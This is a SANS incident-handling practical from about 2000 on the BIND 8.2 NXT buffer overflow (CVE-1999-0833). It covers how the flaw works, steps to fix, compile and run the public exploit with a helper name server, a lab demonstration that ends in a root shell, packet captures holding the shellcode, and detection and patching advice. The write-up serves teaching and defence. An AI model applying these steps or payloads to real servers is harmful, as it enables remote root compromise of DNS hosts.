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SANS Practical Assignment for Advanced Incident Handling and Hacker Exploits
Submitted by Christopher Talianek

Exploit details:

Name:	Buffer overflow in BIND 8.2 via NXT records
CVE:	1999-0833
CERT:	CA-99-14
Operating System:	Systems running BIND versions 8.2 through 8.2.1
Protocols/Services:	DNS protocol on TCP/UDP port 53
Brief Description:	Some versions of BIND fail to properly validate NXT records. This improper validation could allow an intruder to overflow a buffer and execute arbitrary code with the privileges of the name server.

Protocol description:

The DNS protocol is used to convert hostnames to IP addresses, and vice-versa. Other information such as mail relays for a domain, and administrative contact information is also provided by the service. This service runs on well-known TCP and UDP port 53.

When a program requests the IP address of a hostname, the internet DNS name servers return this information by making requests from several name servers until the required information is returned. The hostname www.ficticious.company.com would be resolved by DNS name server queries to the root name servers, then to the name server that is authoritative for the domain company.com, and finally by the server for subdomain ficticious.company.com. The DNS request starts at the top of this tree structure, querying each successive name server, until it arrives at the name server that is responsible for reporting the particular host's name.

Variants:

I did not find any variants of the attack on various security web sites.

How the exploit works:

This exploit takes advantage of a buffer overflow vulnerability in the executable program "named" that provides DNS services. The vulnerable versions of the program did not properly validate the size of NXT responses to requests. When the named program receives overly large responses NXT, a portion of its memory space can be overwritten with Unix commands that are then executed.

The NXT response records are responsible for directing queries to the next

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
domain's DNS server that is closer to the final response. For example, a query for the IP address of hostname www.ficticious.company.com arrives at the name server for company.com. This name server responds with an answer that directs the querying program to the next domain name server, which is in the ficticious.company.com domain.

The exploit process waits for a DNS NXT request on port 53, and then responds with a very carefully constructed response that is too large for the buffer of the requestor. This request fills the buffer completely (including an executable command within), and then continues to overwrite the return pointer in the process's memory space with a new pointer value. This new pointer references a memory location in the buffer that was filled with exploit command, which is in this case /bin/sh. The /bin/sh command is then executed with the privileges of the owner of the exploited "named" process, which is very often the root user.

Network Diagram:

There are no special network requirements for this exploit to work. All three machines may be on unrelated networks, as long as they are connected to the Internet. They may even be on a common LAN. If the target victim is behind a firewall, the attack may still work. If the firewall product performs a stateful inspection that capable of examining the DNS payload and rejecting it based upon its format, the exploit could possibly be defeated. If the firewall is basically a packet filter, or does not validate the DNS payload, the exploit will still work.



How to use the exploit:

Overview: The exploit involves three hosts: a victim, an attacker, and a

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misconfigured name server (an attacker's helper). Presumably in a real-world situation, the misconfigured name server would be a host that had already been root compromised by the attacker or an associate of the attacker.

For the following explanation, lets use hostnames for the three machines. The victim will be "bob.victim.com", the attacker will be "eve.attacker.com", and the helper will be "alice.owned.com".

A bogus subdomain "fakesubdomain.owned.com" is added to the helper's DNS configuration. This entry specifies "eve.attacker.com" as the primary name server for this bogus subdomain.

The attacker "eve.attacker.com" queries the victim "bob.victim.com" for the IP address of a bogus host name "www.fakesubdomain.owned.com". Since the victim is not the authority for the domain, it does not know the answer to the request. It queries the Internet root name servers for the next closest DNS server that is responsible for the domain, and it receives the answer "alice.owned.com. "Bob.victim.com" then queries "alice.owned.com" for the answer, and it receives the name server "eve.attacker.com" as a reply, since the bogus subdomain was added into the DNS configuration for "alice.owned.com". "Bob.victim.com" then queries "eve.attacker.com", which replies with the exploit response. This exploit response crashes the DNS "named" process on "bob.victim.com", and gives "eve.attacker.com" a Unix shell.

Victim Selection: Any name server that is running the vulnerable versions of the BIND software is a potential victim. Attackers may port scan hundreds or thousands of IP addresses looking for machines that respond on port 53, the DNS port. The follow up reconnaissance to responding machines would query those machines to determine what version of BIND they are running. An example "dig" command shows how this is done:

```
Dig @192.168.0.128 version.bind chaos txt
```

A vulnerable machine would respond like this:

```
; <<>> DiG 8.2 <<>> @192.168.0.1 version.bind chaos txt
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 0
;; QUERY SECTION:
;;        version.bind, type = TXT, class = CHAOS
```

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```
;; ANSWER SECTION:
VERSION.BIND.                0S CHAOS TXT        "8.2.1"
;; Total query time: 0 msec
;; FROM: alice to SERVER: 192.168.0.1
;; WHEN: Mon Aug 14 14:59:16 2000
;; MSG SIZE  sent: 30  rcvd: 60
```

Note the line ---- > VERSION.BIND. OS CHAOS TXT "8.2.1". This indicates the version is 8.2.1, a vulnerable version. This is a candidate victim.

The attacker's helper: A third party to the attack is needed as an assistant. This server is needed to misdirect a DNS request from the victim to the attacker. The change to the DNS configuration is quite simple. The configuration file for the address records for "alice.owned.com" might look the following example. The only line that needed to be added is the "fakesubdomain" line.

```
@       IN      SOA     alice.owned.com. root.alice.owned.com.  (
                        1               ; Serial
                        28800     ; Refresh
                        14400     ; Retry
                        3600000    ; Expire
                        86400 )    ; Minimum
                                IN      NS      alice.owned.com.
fakesubdomain                   IN      NS      eve.attacker.com.
localhost                       IN      A       127.0.0.1
alice                           IN      A       192.168.0.128
```

Attacker setup and execution: The attacker setup is fairly straightforward. If the attacker machine is running DNS "named", it must be stopped during the attack. This is because the exploit executable will need to be listening on port 53, and "named" would need to be listening on port 53. Only one process can use the port at a time.

The C source code "adm-bind_exp.c" can be obtained from the web site www.securityfocus.com. The source code is supplied with a minor bug. Instead of filling the "named" buffer with the command /bin/sh, it uses /adm/sh. This code is entered in HEX in the C source, so it needs to be edited before compiling. Search for the HEX code 0x2f,0x61,0x64,0x6d,0x2f and replace it with 0x2f,0x62,0x69,0x6e,0x2f (this replaces /adm/ with /bin/). Compile this source in a working directory as follows:

```
gcc –o adm-bind_exp adm-bind_exp.c
chmod 700 adm-bind_exp
```

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Execute the "adm-bind_exp" executable. This process will listen on port 53 for incoming connections, and it will reply with the buffer overflow response. It needs one numeric argument passed to it to identify the victim's O/S. Just run it without the argument to get the list of supported victim O/S's. You will need to run an exploit that can get the O/S fingerprint if you do not already know the target O/S. I assume that you could try each of the 7 supported options until one succeeds, but I did not have the machine resources available to test various combinations.

Execute the nslookup command. Set the name server to the victim host, such as "victim.bob.com". Query for the bogus host in the bogus subdomain. For the following example nslookup command, I will use the IP 192.168.0.1 as the address for "bob.victim.com". I can't use the hostname, since my DNS is currently turned off during the exploit. Example:

nslookup www.fakesubdomain.owned.com 192.168.0.1

The host "bob.victim.com" will now begin querying the various name servers attempting to resolve "www.fakesubdomain.owned.com". It will receive its last response from the exploit code. The attacking host will then be presented with a Unix shell.

Caveats: Since the buffer overflow crashes the "named" process on the victim, DNS services are no longer available on the victim. If the attacker exits the compromised machine, he cannot get back in with the same attack until the system administrator notices "named" is not running, and then restarts it. A backdoor will need to be installed immediately to allow a return visit.

Signature of the attack:

An intrusion detection system looking for this attack will of course be examining port 53 traffic. The packet payload will contain the string "/bin/sh", which should not normally appear in DNS payloads.

This exploit also included a lot of NOP commands (hex 0x90), which are often found in buffer overflow types of attacks. The NOP is only one byte long. The overflowed buffer will be padded with NOPs, and the executable code will be near the end. The return address pointer can more easily point into the middle of the NOPs, and then it does not have to be calculated to point to the exact location of the executable exploit instructions. Execution can fall through the NOPs until it reaches the exploit code.

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If you do not have an intrusion detection system, watch for messages in your system log (such as /var/adm/messages or /var/log/messages) for "named startup" messages when named should not normally be restarting. If someone is crashing your DNS, they might restart DNS shortly thereafter so that you do not notice DNS is down.

I also noticed that the exploit created a directory called ADMROCKS in the /var/named directory, which is where my DNS configuration files are located.

How to protect against it:

According to the Internet Software Consortium, there is no workaround. You must upgrade the version of BIND "named". The suggested version is the latest, 8.2.2 patch level 5.

It is a good idea to run "named" as a non-root account. Create a user account and group that is only used for running "named". Edit the system RC init startup script and add the option "-u username". This will cause the named process to switch to this user's privileges at startup time. If someone does crash the "named" process with this exploit or any other exploit that then runs a shell with the process privileges, at least they will not have root authority.

Source Code:

Exploit Source Code can be found at:
http://www.securityfocus.com/data/vulnerabilities/exploits/adm-bind_exp.c

I looked at the source code, but I do not understand how it works since I do not know how to program in C.

Additional Information:

Cert advisory:
http://www.cert.org/advisories/CA-99-14-bind.html

Security Focus vulnerability description and notes:
http://www.securityfocus.com/vdb/bottom.html?vid=788
Please note that this site lists the vulnerability as CVE-1999-0848, but the actual number is CVE-1999-0833.

Common Vulnerabilities and Exposures listing at mitre.org:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0833

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Demonstration attack:

As a demonstration, I configured three Intel based computers running Redhat Linux 6.2 on a private network. I then downloaded the vulnerable DNS software "BIND" version 6.2.1 from www.isc.org, and installed it onto two of the machines. The third machine was loaded with the exploit code. I configured the machines with hostnames and IP addresses as follows:

Attacker:	eve.attacker.com	192.168.0.254
Helper:	alice.owned.com	192.168.0.128
Victim:	bob.victim.com	192.168.0.1

Since this was a private network that was not connected to the Internet, I needed to make alice.owned.com also function as an Internet root name server. This allowed bob.victim.com to be directed to the next domain name server alice.owned.com to query for owned.com records.

Since attacks such as these are often launched from compromised machines on the Internet (as opposed the individual's personal machine!), I did not allow myself the luxury of running X-windows on the attacker machine. This meant that since I only had one screen to with which to work, I needed to run the nslookup in the background while the exploit code and subsequent root shell on the victim in ran in the foreground. I accomplished this with the following shell script. I also turned on debugging in the nslookup to show its operation.

```
# exploit.sh
( sleep 5
 nslookup -debug www.fakesubdomain.owned.com. 192.168.0.1 \
>nslookup_eve.log 2>&1
) &
./adm-bind_exp 1
```

The contents of the nslookup output file nslookup_eve.log are as follows:

```
*** bob.victim.com can't find www.fakesubdomain.owned.com.: No response from server
;; res_nmkquery(QUERY, 1.0.168.192.in-addr.arpa, IN, PTR)
------------
Got answer:
   HEADER:
          opcode = QUERY, id = 48005, rcode = NOERROR
          header flags:  response, auth. answer, want recursion, recursion avail.
          questions = 1,  answers = 1,  authority records = 1,  additional = 1
   QUESTIONS:
          1.0.168.192.in-addr.arpa, type = PTR, class = IN
   ANSWERS:
   ->  1.0.168.192.in-addr.arpa
          name = bob.victim.com
```

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```
        ttl = 86400 (1D)
    AUTHORITY RECORDS:
    ->  0.168.192.in-addr.arpa
        nameserver = bob.victim.com
        ttl = 86400 (1D)
    ADDITIONAL RECORDS:
    ->  bob.victim.com
        internet address = 192.168.0.1
        ttl = 86400 (1D)
------------
Server:  bob.victim.com
Address:  192.168.0.1
;; res_nmkquery(QUERY, www.fakesubdomain.owned.com, IN, A)
timeout
timeout
```

My screen output on "eve.attacker.com" follows. Note that I typed in the commands "date", "hostname", and "cat /etc/hosts" to show that I was on "bob.victim.com". Also note the reporting of "uid=0(root)" when I was given a root shell.

```
root@eve# ./exploit.sh
Received request from 192.168.0.1:53 for www.fakesubdomain.owned.com type=1
Entering proxyloop..
Linux bob.victim.com 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
/
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
date
Mon Aug 14 16:13:28 EDT 2000
hostname
bob.victim.com
cat /etc/hosts
127.0.0.1       localhost.localdomain   localhost
192.168.0.1     bob.victim.com  bob
exit
root@eve#
```

I configured the intrusion detection program "snort" on "bob.victim.com" to capture the network packets as the attack occurred. The UDP and TCP packets were traced to separate output files, which are included below. Note the commands that I typed in are included in the traced packets (date, hostname, cat /etc/hosts, and exit).

UDP packets:

```
08/14-16:13:21.049108 192.168.0.254:1025 -> 192.168.0.1:53
UDP TTL:64 TOS:0x0 ID:89
Len: 50
BB 85 01 00 00 01 00 00 00 00 00 00 01 31 01 30
.............1.0
```

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```
03 31 36 38 03 31 39 32 07 69 6E 2D 61 64 64 72  .168.192.in-
addr
04 61 72 70 61 00 00 0C 00 01                    .arpa.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
08/14-16:13:21.050714 192.168.0.1:53 -> 192.168.0.254:1025
UDP TTL:64 TOS:0x0 ID:678
Len: 130
BB 85 85 80 00 01 00 01 00 01 00 01 01 31 01 30
.............1.0
03 31 36 38 03 31 39 32 07 69 6E 2D 61 64 64 72  .168.192.in-
addr
04 61 72 70 61 00 00 0C 00 01 C0 0C 00 0C 00 01
.arpa...........
00 01 51 80 00 10 03 62 6F 62 06 76 69 63 74 69
..Q....bob.victi
6D 03 63 6F 6D 00 01 30 03 31 36 38 03 31 39 32
m.com..0.168.192
07 69 6E 2D 61 64 64 72 04 61 72 70 61 00 00 02  .in-
addr.arpa...
00 01 00 01 51 80 00 02 C0 36 C0 36 00 01 00 01
....Q....6.6....
00 01 51 80 00 04 C0 A8 00 01                    ..Q.......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
08/14-16:13:21.051102 192.168.0.254:1025 -> 192.168.0.1:53
UDP TTL:64 TOS:0x0 ID:90
Len: 53
BB 86 01 00 00 01 00 00 00 00 00 00 03 77 77 77
.............www
0D 66 61 6B 65 73 75 62 64 6F 6D 61 69 6E 05 6F
.fakesubdomain.o
77 6E 65 64 03 63 6F 6D 00 00 01 00 01           wned.com.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
08/14-16:13:26.045549 192.168.0.254:1025 -> 192.168.0.1:53
UDP TTL:64 TOS:0x0 ID:103
Len: 53
BB 86 01 00 00 01 00 00 00 00 00 00 03 77 77 77
.............www
0D 66 61 6B 65 73 75 62 64 6F 6D 61 69 6E 05 6F
.fakesubdomain.o
77 6E 65 64 03 63 6F 6D 00 00 01 00 01           wned.com.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
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```

TCP Packets:

```
08/14-16:13:21.052676 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:91  DF
**S***** Seq: 0x59434D7A   Ack: 0x0   Win: 0x7D78
TCP Options => MSS: 1460 SackOK TS: 67894 0 NOP WS: 0
```

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```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
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08/14-16:13:21.052896 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:680  DF
**S***A* Seq: 0x58A29FF6   Ack: 0x59434D7B   Win: 0x7D78
TCP Options => MSS: 1460 SackOK TS: 1512873 67894 NOP WS: 0

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08/14-16:13:21.052977 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:92  DF
******A* Seq: 0x59434D7B   Ack: 0x58A29FF7   Win: 0x7D78
TCP Options => NOP NOP TS: 67894 1512873

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08/14-16:13:21.053020 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:93  DF
*****PA* Seq: 0x59434D7B   Ack: 0x58A29FF7   Win: 0x7D78
TCP Options => NOP NOP TS: 67894 1512873
19 EF                                              ..

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08/14-16:13:21.053059 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:681  DF
******A* Seq: 0x58A29FF7   Ack: 0x59434D7D   Win: 0x7D78
TCP Options => NOP NOP TS: 1512873 67894

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08/14-16:13:21.053168 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:94  DF
*****PA* Seq: 0x59434D7D   Ack: 0x58A29FF7   Win: 0x7D78
TCP Options => NOP NOP TS: 67894 1512873
A1 9E 84 00 00 01 00 01 00 00 00 01 03 77 77 77
.............www
0D 66 61 6B 65 73 75 62 64 6F 6D 61 69 6E 05 6F
.fakesubdomain.o
77 6E 65 64 03 63 6F 6D 00 00 01 00 01 03 77 77
wned.com......ww
77 0D 66 61 6B 65 73 75 62 64 6F 6D 61 69 6E 05
w.fakesubdomain.
6F 77 6E 65 64 03 63 6F 6D 00 00 01 00 01 00 00
owned.com.......
01 2C 00 04 01 02 03 04 03 77 77 77 0D 66 61 6B
.,.......www.fak
65 73 75 62 64 6F 6D 61 69 6E 05 6F 77 6E 65 64
esubdomain.owned
03 63 6F 6D 00 00 1E 00 01 00 00 01 2C 19 6B 00
.com........,.k.
06 61 64 6D 61 64 6D 00 00 90 90 90 90 90 90 90
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08/14-16:13:21.053329 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:95  DF
*****PA* Seq: 0x59435325   Ack: 0x58A29FF7   Win: 0x7D78
TCP Options => NOP NOP TS: 67894 1512873
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08/14-16:13:21.053375 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:682  DF
******A* Seq: 0x58A29FF7   Ack: 0x594358CD   Win: 0x76C8
TCP Options => NOP NOP TS: 1512873 67894

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08/14-16:13:21.053455 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:96  DF
*****PA* Seq: 0x594358CD   Ack: 0x58A29FF7   Win: 0x7D78
TCP Options => NOP NOP TS: 67894 1512873
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..........^.v..F
08 89 46 10 8D 46 2E 89 46 14 56 EB 54 5E 89 F3
..F..F..F.V.T^..
B9 00 00 00 00 BA 00 00 00 00 B8 05 00 00 00 CD
................
80 50 8D 5E 02 B9 FF 01 00 00 B8 27 00 00 00 CD
.P.^.......'....
80 8D 5E 02 B8 3D 00 00 00 CD 80 5B 53 B8 85 00
..^..=.....[S...
00 00 CD 80 5B B8 06 00 00 00 CD 80 8D 5E 0B B8
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....[........^..
0C 00 00 00 CD 80 89 F3 B8 3D 00 00 00 CD 80 EB
.........=......
2C E8 A7 FF FF FF 2E 00 41 44 4D 52 4F 43 4B 53
,.......ADMROCKS
00 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F
.../../../../../
2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 00 5E B8 02
../../../../.^..
00 00 00 CD 80 89 C0 85 C0 0F 85 8E 00 00 00 89
................
F3 8D 4E 0C 8D 56 18 B8 0B 00 00 00 CD 80 B8 01
..N..V..........
00 00 00 CD 80 E8 75 00 00 00 10 00 00 00 00 00
......u.........
00 00 74 68 69 73 69 73 73 6F 6D 65 74 65 6D 70
..thisissometemp
73 70 61 63 65 66 6F 72 74 68 65 73 6F 63 6B 69
spaceforthesocki
6E 61 64 64 72 69 6E 79 65 61 68 79 65 61 68 69
naddrinyeahyeahi
6B 6E 6F 77 74 68 69 73 69 73 6C 61 6D 65 62 75
knowthisislamebu
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tanywaywhocaresh
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orizongotitworki
6E 67 73 6F 61 6C 6C 69 73 63 6F 6F 6C EB 86 5E
ngsoalliscool..^
56 8D 46 08 50 8B 46 04 50 FF 46 04 89 E1 BB 07
V.F.P.F.P.F.....
00 00 00 B8 66 00 00 00 CD 80 83 C4 0C 89 C0 85
....f...........
C0 75 DA 66 83 7E 08 02 75 D3 8B 56 04 4A 52 89
.u.f.~..u..V.JR.
D3 B9 00 00 00 00 B8 3F 00 00 00 CD 80 5A 52 89
.......?.....ZR.
D3 B9 01 00 00 00 B8 3F 00 00 00 CD 80 5A 52 89
.......?.....ZR.
D3 B9 02 00 00 00 B8 3F 00 00 00 CD 80 EB 12 5E
.......?.......^
46 46 46 46 46 C7 46 10 00 00 00 00 E9 FE FE FF
FFFFF.F.........
FF E8 E9 FF FF FF E8 4F FE FF FF 2F 62 69 6E 2F
.......O.../bin/
73 68 00 2D 63 00 FF FF FF FF FF FF FF FF FF FF  sh.-
c...........
FF FF FF 00 00 00 00 70 6C 61 67 75 65 7A 5B 41
.......plaguez[A
44 4D 5D 31 30 2F 39 39 2D 65 78 69 74 00 90 90  DM]10/99-
exit...
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08/14-16:13:21.053609 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:97  DF
*****PA* Seq: 0x59435E75   Ack: 0x58A29FF7   Win: 0x7D78
TCP Options => NOP NOP TS: 67894 1512873
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08/14-16:13:21.053652 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:683  DF
******A* Seq: 0x58A29FF7   Ack: 0x5943641D   Win: 0x7120
TCP Options => NOP NOP TS: 1512873 67894

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08/14-16:13:21.053684 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:98  DF
*****PA* Seq: 0x5943641D   Ack: 0x58A29FF7   Win: 0x7D78
TCP Options => NOP NOP TS: 67894 1512873
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08/14-16:13:21.060411 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:684  DF
******A* Seq: 0x58A29FF7   Ack: 0x5943676C   Win: 0x6DD1
TCP Options => NOP NOP TS: 1512874 67894

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08/14-16:13:22.055637 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:99  DF
*****PA* Seq: 0x5943676C   Ack: 0x58A29FF7   Win: 0x7D78
TCP Options => NOP NOP TS: 67995 1512874
63 64 20 2F 3B 20 75 6E 61 6D 65 20 2D 61 3B 20  cd /; uname -
a;
70 77 64 3B 20 69 64 3B 0A                       pwd; id;.

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08/14-16:13:22.059188 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:685  DF
*****PA* Seq: 0x58A29FF7   Ack: 0x59436785   Win: 0x7C70
TCP Options => NOP NOP TS: 1512973 67995
4C 69 6E 75 78 20 62 6F 62 2E 76 69 63 74 69 6D  Linux
bob.victim
2E 63 6F 6D 20 32 2E 32 2E 31 34 2D 35 2E 30 20  .com 2.2.14-
5.0
23 31 20 54 75 65 20 4D 61 72 20 37 20 32 31 3A  #1 Tue Mar 7
21:
30 37 3A 33 39 20 45 53 54 20 32 30 30 30 20 69  07:39 EST 2000
i
36 38 36 20 75 6E 6B 6E 6F 77 6E 0A              686 unknown.

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08/14-16:13:22.059268 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:100  DF
******A* Seq: 0x59436785   Ack: 0x58A2A043   Win: 0x7D2C
TCP Options => NOP NOP TS: 67995 1512973

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08/14-16:13:22.060061 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:686  DF
*****PA* Seq: 0x58A2A043   Ack: 0x59436785   Win: 0x7C70
TCP Options => NOP NOP TS: 1512974 67995
2F 0A                                            /.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
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08/14-16:13:22.065579 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:101  DF
******A* Seq: 0x59436785   Ack: 0x58A2A045   Win: 0x7D78
TCP Options => NOP NOP TS: 67996 1512974

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08/14-16:13:22.065639 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:687  DF
*****PA* Seq: 0x58A2A045   Ack: 0x59436785   Win: 0x7C70
TCP Options => NOP NOP TS: 1512974 67996
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D  uid=0(root)
gid=
30 28 72 6F 6F 74 29 20 67 72 6F 75 70 73 3D 30  0(root)
groups=0
28 72 6F 6F 74 29 2C 31 28 62 69 6E 29 2C 32 28
(root),1(bin),2(
64 61 65 6D 6F 6E 29 2C 33 28 73 79 73 29 2C 34
daemon),3(sys),4
28 61 64 6D 29 2C 36 28 64 69 73 6B 29 2C 31 30
(adm),6(disk),10
28 77 68 65 65 6C 29 0A                          (wheel).

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
08/14-16:13:22.075571 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:102  DF
```

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```
******A* Seq: 0x59436785   Ack: 0x58A2A09D   Win: 0x7D78
TCP Options => NOP NOP TS: 67997 1512974

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
08/14-16:13:28.876519 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:104  DF
*****PA* Seq: 0x59436785   Ack: 0x58A2A09D   Win: 0x7D78
TCP Options => NOP NOP TS: 68677 1512974
64 61 74 65 0A                                      date.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
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08/14-16:13:28.880042 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:688  DF
*****PA* Seq: 0x58A2A09D   Ack: 0x5943678A   Win: 0x7C70
TCP Options => NOP NOP TS: 1513656 68677
4D 6F 6E 20 41 75 67 20 31 34 20 31 36 3A 31 33  Mon Aug 14
16:13
3A 32 38 20 45 44 54 20 32 30 30 30 0A           :28 EDT 2000.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
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08/14-16:13:28.895457 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:105  DF
******A* Seq: 0x5943678A   Ack: 0x58A2A0BA   Win: 0x7D78
TCP Options => NOP NOP TS: 68679 1513656

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08/14-16:13:32.444285 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:106  DF
*****PA* Seq: 0x5943678A   Ack: 0x58A2A0BA   Win: 0x7D78
TCP Options => NOP NOP TS: 69033 1513656
68 6F 73 74 6E 61 6D 65 0A                          hostname.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
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08/14-16:13:32.447190 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:689  DF
*****PA* Seq: 0x58A2A0BA   Ack: 0x59436793   Win: 0x7C70
TCP Options => NOP NOP TS: 1514012 69033
62 6F 62 2E 76 69 63 74 69 6D 2E 63 6F 6D 0A
bob.victim.com.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+
08/14-16:13:32.465396 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:107  DF
******A* Seq: 0x59436793   Ack: 0x58A2A0C9   Win: 0x7D78
TCP Options => NOP NOP TS: 69036 1514012

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08/14-16:13:37.578173 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:108  DF
*****PA* Seq: 0x59436793   Ack: 0x58A2A0C9   Win: 0x7D78
TCP Options => NOP NOP TS: 69547 1514012
```

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```
63 61 74 20 2F 65 74 63 2F 68 6F 73 74 73 0A     cat
/etc/hosts.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
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08/14-16:13:37.581140 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:690  DF
*****PA* Seq: 0x58A2A0C9   Ack: 0x594367A2   Win: 0x7C70
TCP Options => NOP NOP TS: 1514526 69547
31 32 37 2E 30 2E 30 2E 31 09 6C 6F 63 61 6C 68
127.0.0.1.localh
6F 73 74 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 09
ost.localdomain.
6C 6F 63 61 6C 68 6F 73 74 0A 31 39 32 2E 31 36
localhost.192.16
38 2E 30 2E 31 09 62 6F 62 2E 76 69 63 74 69 6D
8.0.1.bob.victim
2E 63 6F 6D 09 62 6F 62 0A                       .com.bob.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
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08/14-16:13:37.595308 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:109  DF
******A* Seq: 0x594367A2   Ack: 0x58A2A112   Win: 0x7D78
TCP Options => NOP NOP TS: 69549 1514526

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08/14-16:13:41.505786 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:110  DF
*****PA* Seq: 0x594367A2   Ack: 0x58A2A112   Win: 0x7D78
TCP Options => NOP NOP TS: 69940 1514526
65 78 69 74 0A                                   exit.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
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08/14-16:13:41.506508 192.168.0.1:53 -> 192.168.0.254:1025
TCP TTL:64 TOS:0x0 ID:691  DF
***F**A* Seq: 0x58A2A112   Ack: 0x594367A7   Win: 0x7C70
TCP Options => NOP NOP TS: 1514918 69940

